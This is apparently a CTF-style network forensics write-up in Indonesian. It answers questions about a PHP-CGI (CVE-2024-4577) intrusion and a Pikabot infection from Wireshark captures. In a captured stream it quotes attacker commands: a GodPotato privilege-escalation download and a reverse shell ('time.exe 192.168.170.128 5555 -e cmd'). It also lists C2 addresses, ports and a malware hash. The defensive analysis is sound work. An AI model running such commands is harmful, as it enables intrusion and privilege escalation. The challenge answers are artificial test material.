
Q8: T1190

Chaining dari CVE-2024-4577

Detail Kerentanan PHP-CGI (T1190)

- **Kode Teknik:** T1190 (Exploit Public-Facing Application)
- **Referensi Umum:** CVE-2024-4577 (PHP-CGI Argument Injection)
- **Sistem Terdampak:** PHP pada platform Windows dengan konfigurasi CGI (terutama jika menggunakan Apache/IIS dalam skenario tertentu)
- **Dampak:** Eksekusi kode jarak jauh (*Remote Code Execution*) tanpa autentikasi  Fortinet Community +4

Q9: GodPotato-NET4.exe



```
PS 17.367138s
dwd
0.002203s
Path
C:\Windows\Temp
PS 0.00248s
dwd
0.002334s
PS 0.002549s
./TimeProvider.exe -url "https://github.com/BeichenDream/GodPotato/releases/download/V1.20/GodPotato-NET4.exe" -outfile TimeProvider.exe
0.001065s
PS 0.001777s
dwd
0.002008s
PS 0.002530s
./TimeProvider.exe -cmd "time.exe 192.168.170.128 5555 -e cmd"
0.002537s
[*] CombaseModule: 0x140707473981440
[*] DispatchTable: 0x140707476432344
[*] UseProtseqFunction: 0x140707475765024
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\3afe5a69-c338-4eb1-b7e1-700e2542b3d4\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00000402-1134-ffff-aa6a-3b3cbe5225d6
Packet 62806, 79 bytes, 79 bytes, 37 turns. Click to select.
Entire conversation (26 kB)
Show as ASCII
All delta times
Stream 1266
Find:
Filter Out This Stream
Print
Save as...
Back
Close
Help
```

Follow TCP Stream pada frame reverse shell tadi kemudian saya maju 1 stream, attacker menjalankan beberapa command setelah mendapatkan akses. Salah satunya menginstall file GodPotato-NET4.exe untuk Privileged Escalation


Q10: `./TimeProvider.exe -cmd "time.exe 192.168.170.128 5555 -e cmd"`

Bisa dilihat pada gambar Q9, attacker menjalankan command pada file malicious tersebut

Q11: Cannot create process Win32Error:2

Operation Silent Breach

Q1: 162.252.172.54




Address	Port	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
23.163.0.37	8080	6,978	4 MB	3,790	3 MB	3,188	640 kB
162.252.172.54	80	1,130	1 MB	928	1 MB	202	11 kB
172.16.1.191	51221	1,130	1 MB	202	11 kB	928	1 MB
172.16.1.191	51408	713	642 kB	268	17 kB	445	625 kB
172.16.1.191	51476	615	577 kB	171	12 kB	444	625 kB
172.16.1.191	51507	537	517 kB	175	12 kB	362	505 kB
172.16.1.191	51425	516	516 kB	155	11 kB	361	505 kB
172.16.1.191	51555	332	299 kB	121	9 kB	211	289 kB
172.16.1.191	51218	110	92 kB	35	3 kB	75	89 kB
184.168.98.68	443	110	92 kB	75	89 kB	35	3 kB
45.85.235.39	2078	126	42 kB	58	16 kB	68	26 kB
193.148.99.222	2222	132	27 kB	55	19 kB	68	9 kB
172.16.1.191	51226	53	26 kB	28	20 kB	25	6 kB
129.80.164.200	32999	108	23 kB	49	14 kB	59	9 kB
185.87.148.132	1194	109	23 kB	49	14 kB	60	9 kB
193.122.200.171	2078	111	23 kB	50	14 kB	61	9 kB
129.153.135.83	2078	114	22 kB	51	13 kB	63	9 kB
144.172.126.136	2222	107	22 kB	48	13 kB	59	9 kB
94.199.173.6	2222	95	21 kB	42	13 kB	53	7 kB
172.16.1.191	51400	38	17 kB	20	11 kB	18	5 kB
172.16.1.191	51437	37	16 kB	20	11 kB	17	5 kB
129.153.222.231	32999	72	15 kB	32	10 kB	40	5 kB
129.213.54.49	2078	73	15 kB	32	10 kB	41	5 kB
172.16.1.191	51227	29	9 kB	15	2 kB	14	8 kB
172.16.1.191	51533	27	9 kB	15	4 kB	12	6 kB
172.16.1.191	51417	30	9 kB	16	2 kB	14	7 kB
172.16.1.191	51515	30	9 kB	16	2 kB	14	7 kB
172.16.1.191	51428	30	9 kB	16	2 kB	14	7 kB
172.16.1.191	51387	27	9 kB	13	2 kB	14	7 kB
172.16.1.191	51432	27	9 kB	15	4 kB	12	5 kB
172.16.1.191	51468	27	9 kB	15	4 kB	12	5 kB
172.16.1.191	51474	27	9 kB	15	4 kB	12	5 kB
172.16.1.191	51567	27	9 kB	15	4 kB	12	5 kB
172.16.1.191	51637	27	9 kB	15	4 kB	12	5 kB
172.16.1.191	51652	27	9 kB	15	4 kB	12	5 kB
172.16.1.191	51445	27	9 kB	15	4 kB	12	5 kB
172.16.1.191	51499	27	9 kB	15	4 kB	12	5 kB
172.16.1.191	51611	27	9 kB	15	4 kB	12	5 kB
172.16.1.191	51635	27	9 kB	15	4 kB	12	5 kB
172.16.1.191	51649	27	9 kB	15	4 kB	12	5 kB
172.16.1.191	51674	27	9 kB	15	4 kB	12	5 kB
172.16.1.191	51702	27	9 kB	15	4 kB	12	5 kB
172.16.1.191	51726	27	9 kB	15	4 kB	12	5 kB

Pada Statistic Endpoint, saya sort berdasarkan banyaknya bytes yang dikirim. Kemudian saya mapping dengan constraint jawaban, yaitu: 162.252.172.54

Q2: 9b8ffdc8ba2b2caa485cca56a82b2dcbd251f65fb30bc88f0ac3da6704e4d3c6


Saya cek protocol http, ternyata ada request menarik:



No.	Time	Source	Destination	Protocol	Length	Info
116	2023-05-17 22:32:46.155265	162.252.172.54	172.16.1.191	HTTP	226	GET /_gcq5AB/ectf5JL HTTP/1.1
1238	2023-05-17 22:32:47.972480	162.252.172.54	172.16.1.191	HTTP	158	HTTP/1.1 200 OK [image/gif]
24053	2023-05-18 00:08:57.627407	172.16.1.191	104.18.32.68	HTTP	214	GET /_SectigoRSA0DomainValidationSecureServerCA.crt HTTP/1.1
24056	2023-05-18 00:08:57.862651	104.18.32.68	172.16.1.191	HTTP	681	HTTP/1.1 200 OK (application/pkix-cert)
25415	2023-05-18 00:10:32.089754	23.163.0.37	172.16.1.191	TCP	1514	8080 -> 51408 [ACK] Seq=83543 Ack=2728 Win=64240 Len=1460
31911	2023-05-18 00:18:25.904944	23.163.0.37	172.16.1.191	TCP	1514	8080 -> 51476 [ACK] Seq=298703 Ack=2728 Win=64240 Len=1460
31961	2023-05-18 00:18:26.132651	23.163.0.37	172.16.1.191	TCP	1430	8080 -> 51476 [PSH, ACK] Seq=353155 Ack=2728 Win=64240 Len=1376
31986	2023-05-18 00:18:26.160047	23.163.0.37	172.16.1.191	TCP	1430	8080 -> 51476 [PSH, ACK] Seq=379299 Ack=2728 Win=64240 Len=1376


Frame 116: Packet, 226 bytes on wire (1808 bits), 226 bytes captured (1808 bits) on Ethernet II, Src: Hewlett-Packard_86:b7:a2 (08:0f:61:86:b7:a2), Dst: Cisco_7a:1d:39 (08:00:a7:7a:1d:39)
Internet Protocol Version 4, Src: 172.16.1.191, Dst: 162.252.172.54
Transmission Control Protocol, Src Port: 51221, Dst Port: 80, Seq: 1, Ack: 1, Len: 172
Hypertext Transfer Protocol

0000	00 cc a7 7a 1d 39 00 bf 61 86 bf a2 08 00 45 00	... 9 a ... E.
0010	00 d4 c6 79 40 00 00 06 90 a8 ac 10 01 bf a2 fc	... lye
0020	ac 36 c8 15 00 50 0d de a8 98 27 75 1f d4 50 18	6 . P . . u . P.
0030	fa f0 c0 0c 00 00 47 45 54 20 2f 39 47 51 35 41	... GE T /_gcq5A
0040	38 2f 36 63 74 66 35 4a 4c 20 48 54 54 50 2f 31	8/_gcq5J L HTTP/1
0050	2e 31 0d 0a 55 73 65 72 20 41 67 65 6e 74 3a 20	.! User-Agent:
0060	4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 57 69 6e	Mozilla/ 5.0 (Win
0070	64 6f 77 73 20 4e 54 3b 20 57 69 6e 64 6f 77 73	dows NT; Windows
0080	20 4e 54 20 11 30 2e 30 3b 20 65 6e 2d 55 53 29	NT 10.0 ; en-US)
0090	20 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65	Windows PowerShe
00a0	6c 6c 2f 35 2e 31 2e 32 32 36 32 31 2e 39 36 33	11/5.1.2 2621.963
00b0	0d 0a 48 6f 73 7a 3a 20 31 36 32 2e 32 35 32 2e	Host: 162.252.
00c0	31 37 32 2e 35 34 0d 0a 42 6f 6e 6e 65 63 74 69	172.54 Connecti
00d0	6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a	on: Keep-Alive
00e0	0d 0a	...




Response di server content-type nya gif, tapi jika dilihat TCP Reassembled, file tersebut merupakan PE file

Saya download file tersebut dan lempar ke VirusTotal untuk dapetin hashnya



Q3: Pikabot



Q4: 2023-05-19 14:01:21

History	
Creation Time	2023-05-17 09:38:43 UTC
First Seen In The Wild	2023-05-19 14:01:21 UTC
First Submission	2023-05-17 19:04:23 UTC
Last Submission	2026-08-16 03:40:48 UTC
Last Analysis	2026-06-11 04:51:40 UTC

Q5: 2078, 2222, 32999

Wireshark · IPv4 Statistics / Destinations and Ports · capture.pcap								
Topic / Item	Cou	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
51230	3				0,0000	1,53%	0,0100	487,713
▼ 193.122.200.171	15				0,0000	4,56%	0,0300	2024,389
▼ TCP	15				0,0000	100,00%	0,0300	2024,389
2078	15				0,0000	100,00%	0,0300	2024,389
▼ 144.172.126.136	15				0,0000	4,56%	0,0300	2281,669
▼ TCP	15				0,0000	100,00%	0,0300	2281,669
2222	15				0,0000	100,00%	0,0300	2281,669
▼ 132.148.79.222	15				0,0000	4,56%	0,0300	487,632
▼ TCP	15				0,0000	100,00%	0,0300	487,632
2222	15				0,0000	100,00%	0,0300	487,632
▼ 129.80.164.200	15				0,0000	4,56%	0,0300	1512,018
▼ TCP	15				0,0000	100,00%	0,0300	1512,018
32999	15				0,0000	100,00%	0,0300	1512,018
▼ 129.153.135.83	15				0,0000	4,56%	0,0300	4581,138
▼ TCP	15				0,0000	100,00%	0,0300	4581,138
2078	15				0,0000	100,00%	0,0300	4581,138
▼ 45.85.235.39	14				0,0000	4,26%	0,0300	231,580
▼ TCP	14				0,0000	100,00%	0,0300	231,580
2078	14				0,0000	100,00%	0,0300	231,580
▼ 94.199.173.6	12				0,0000	3,65%	0,0100	743,426
▼ TCP	12				0,0000	100,00%	0,0100	743,426
2222	12				0,0000	100,00%	0,0100	743,426

Saya cek statistic Destination and Ports, kemudian filter ssl. Kemudian dapat port yang digunakan malware tersebut

Q6: Pyopneumopericardium

Filter IP Port 2078 pada traffic TLS self signed


Wireshark packet capture showing TLS traffic. The packet list shows four packets (1249, 9522, 24742, 39040) all of type TLSv1.2. The packet details for packet 1249 show the Transport Layer Security (TLS) structure, including the Certificate field. The packet bytes pane shows the raw data of the packet.

No.	Time	Source	Destination	Protocol	Length	Info
1249	2023-05-17 22:35:55.635902	45.85.235.39	172.16.1.191	TLSv1.2	838	Certificate, Server Key Exchange, Server Hello Done
9522	2023-05-17 23:22:53.166263	45.85.235.39	172.16.1.191	TLSv1.2	754	Certificate, Server Key Exchange, Server Hello Done
24742	2023-05-18 00:09:43.208726	45.85.235.39	172.16.1.191	TLSv1.2	754	Certificate, Server Key Exchange, Server Hello Done
39040	2023-05-18 00:56:29.989444	45.85.235.39	172.16.1.191	TLSv1.2	838	Certificate, Server Key Exchange, Server Hello Done


Frame 1249: Packet, 838 bytes on wire (6704 bits), 838 bytes captured (6704 bits) on interface 0
Ethernet II, Src: Cisco_7a:1d:39 (08:00:07:7a:1d:39), Dst: Hewlett-Packard_86:bf:a2 (00:0f:61:86:bf:a2)
Internet Protocol Version 4, Src: 45.85.235.39, Dst: 172.16.1.191
Transmission Control Protocol, Src Port: 2078, Dst Port: 51226, Seq: 1377, Ack: 148, Len: 784
[2 Reassembled TCP Segments (1520 bytes): #1248(1306), #1249(214)]
Transport Layer Security
Transport Layer Security

Packet (838 bytes) Reassembled TCP (1520 bytes)

Buka packet detail, pada bagian subject certificate terlihat id-at-localityNamenya



Q7: 2023-05-14 08:36:52



Masih pada packet detail, tapi ke bagian validity, lalu disitu tertera notBefore

Q8: steasteel.net

The image shows a Wireshark packet capture of DNS traffic. The top pane displays a list of 20 DNS packets (No. 17973 to 17991) between 172.16.1.191 and 172.16.1.16. The middle pane shows the details of packet 1639, which is a DNS query for 'steasteel.net'. The bottom pane shows the raw packet data in hexadecimal and ASCII. The ASCII column highlights the domain name 'steasteel.net' in blue.

No.	Time	Source	Destination	Protocol	Length	Info
17973	2023-05-17 23:59:08,611878	172.16.1.191	172.16.1.16	DNS	102	Standard query 0xfa8d TXT Inx.1464beb38e4.19074dfe.dns.steasteel.net
17974	2023-05-17 23:59:08,722337	172.16.1.191	172.16.1.16	DNS	109	Standard query response 0x73f0 A ridoj4.26fa3eb6.dns.steasteel.net A 78.141.214.249
17975	2023-05-17 23:59:08,768364	172.16.1.16	172.16.1.191	DNS	367	Standard query response 0xfa8d TXT Inx.1464beb38e4.19074dfe.dns.steasteel.net TXT
17976	2023-05-17 23:59:08,768916	172.16.1.191	172.16.1.16	DNS	102	Standard query 0x2515 TXT Inx.1474beb38e4.19074dfe.dns.steasteel.net
17977	2023-05-17 23:59:08,915518	172.16.1.16	172.16.1.191	DNS	367	Standard query response 0x2515 TXT Inx.1474beb38e4.19074dfe.dns.steasteel.net TXT
17978	2023-05-17 23:59:08,920004	172.16.1.191	172.16.1.16	DNS	102	Standard query 0xc06 TXT Inx.1484beb38e4.19074dfe.dns.steasteel.net
17979	2023-05-17 23:59:09,072224	172.16.1.16	172.16.1.191	DNS	367	Standard query response 0xc06 TXT Inx.1484beb38e4.19074dfe.dns.steasteel.net TXT
17980	2023-05-17 23:59:09,072885	172.16.1.191	172.16.1.16	DNS	102	Standard query 0xd81b TXT Inx.1494beb38e4.19074dfe.dns.steasteel.net
17981	2023-05-17 23:59:09,231981	172.16.1.16	172.16.1.191	DNS	367	Standard query response 0xd81b TXT Inx.1494beb38e4.19074dfe.dns.steasteel.net TXT
17982	2023-05-17 23:59:09,232320	172.16.1.191	172.16.1.16	DNS	102	Standard query 0x0ef4 TXT Inx.14a4beb38e4.19074dfe.dns.steasteel.net
17983	2023-05-17 23:59:09,388218	172.16.1.16	172.16.1.191	DNS	367	Standard query response 0x0ef4 TXT Inx.14a4beb38e4.19074dfe.dns.steasteel.net TXT
17984	2023-05-17 23:59:09,388535	172.16.1.191	172.16.1.16	DNS	102	Standard query 0xe420 TXT Inx.14b4beb38e4.19074dfe.dns.steasteel.net
17985	2023-05-17 23:59:09,543114	172.16.1.16	172.16.1.191	DNS	367	Standard query response 0xe420 TXT Inx.14b4beb38e4.19074dfe.dns.steasteel.net TXT
17986	2023-05-17 23:59:09,543790	172.16.1.191	172.16.1.16	DNS	102	Standard query 0xccf9 TXT Inx.14c4beb38e4.19074dfe.dns.steasteel.net
17987	2023-05-17 23:59:09,692297	172.16.1.16	172.16.1.191	DNS	367	Standard query response 0xccf9 TXT Inx.14c4beb38e4.19074dfe.dns.steasteel.net TXT
17988	2023-05-17 23:59:09,692653	172.16.1.191	172.16.1.16	DNS	102	Standard query 0x574c TXT Inx.14d4beb38e4.19074dfe.dns.steasteel.net
17989	2023-05-17 23:59:09,842061	172.16.1.16	172.16.1.191	DNS	367	Standard query response 0x574c TXT Inx.14d4beb38e4.19074dfe.dns.steasteel.net TXT
17990	2023-05-17 23:59:09,842570	172.16.1.191	172.16.1.16	DNS	102	Standard query 0xa2f2 TXT Inx.14e4beb38e4.19074dfe.dns.steasteel.net
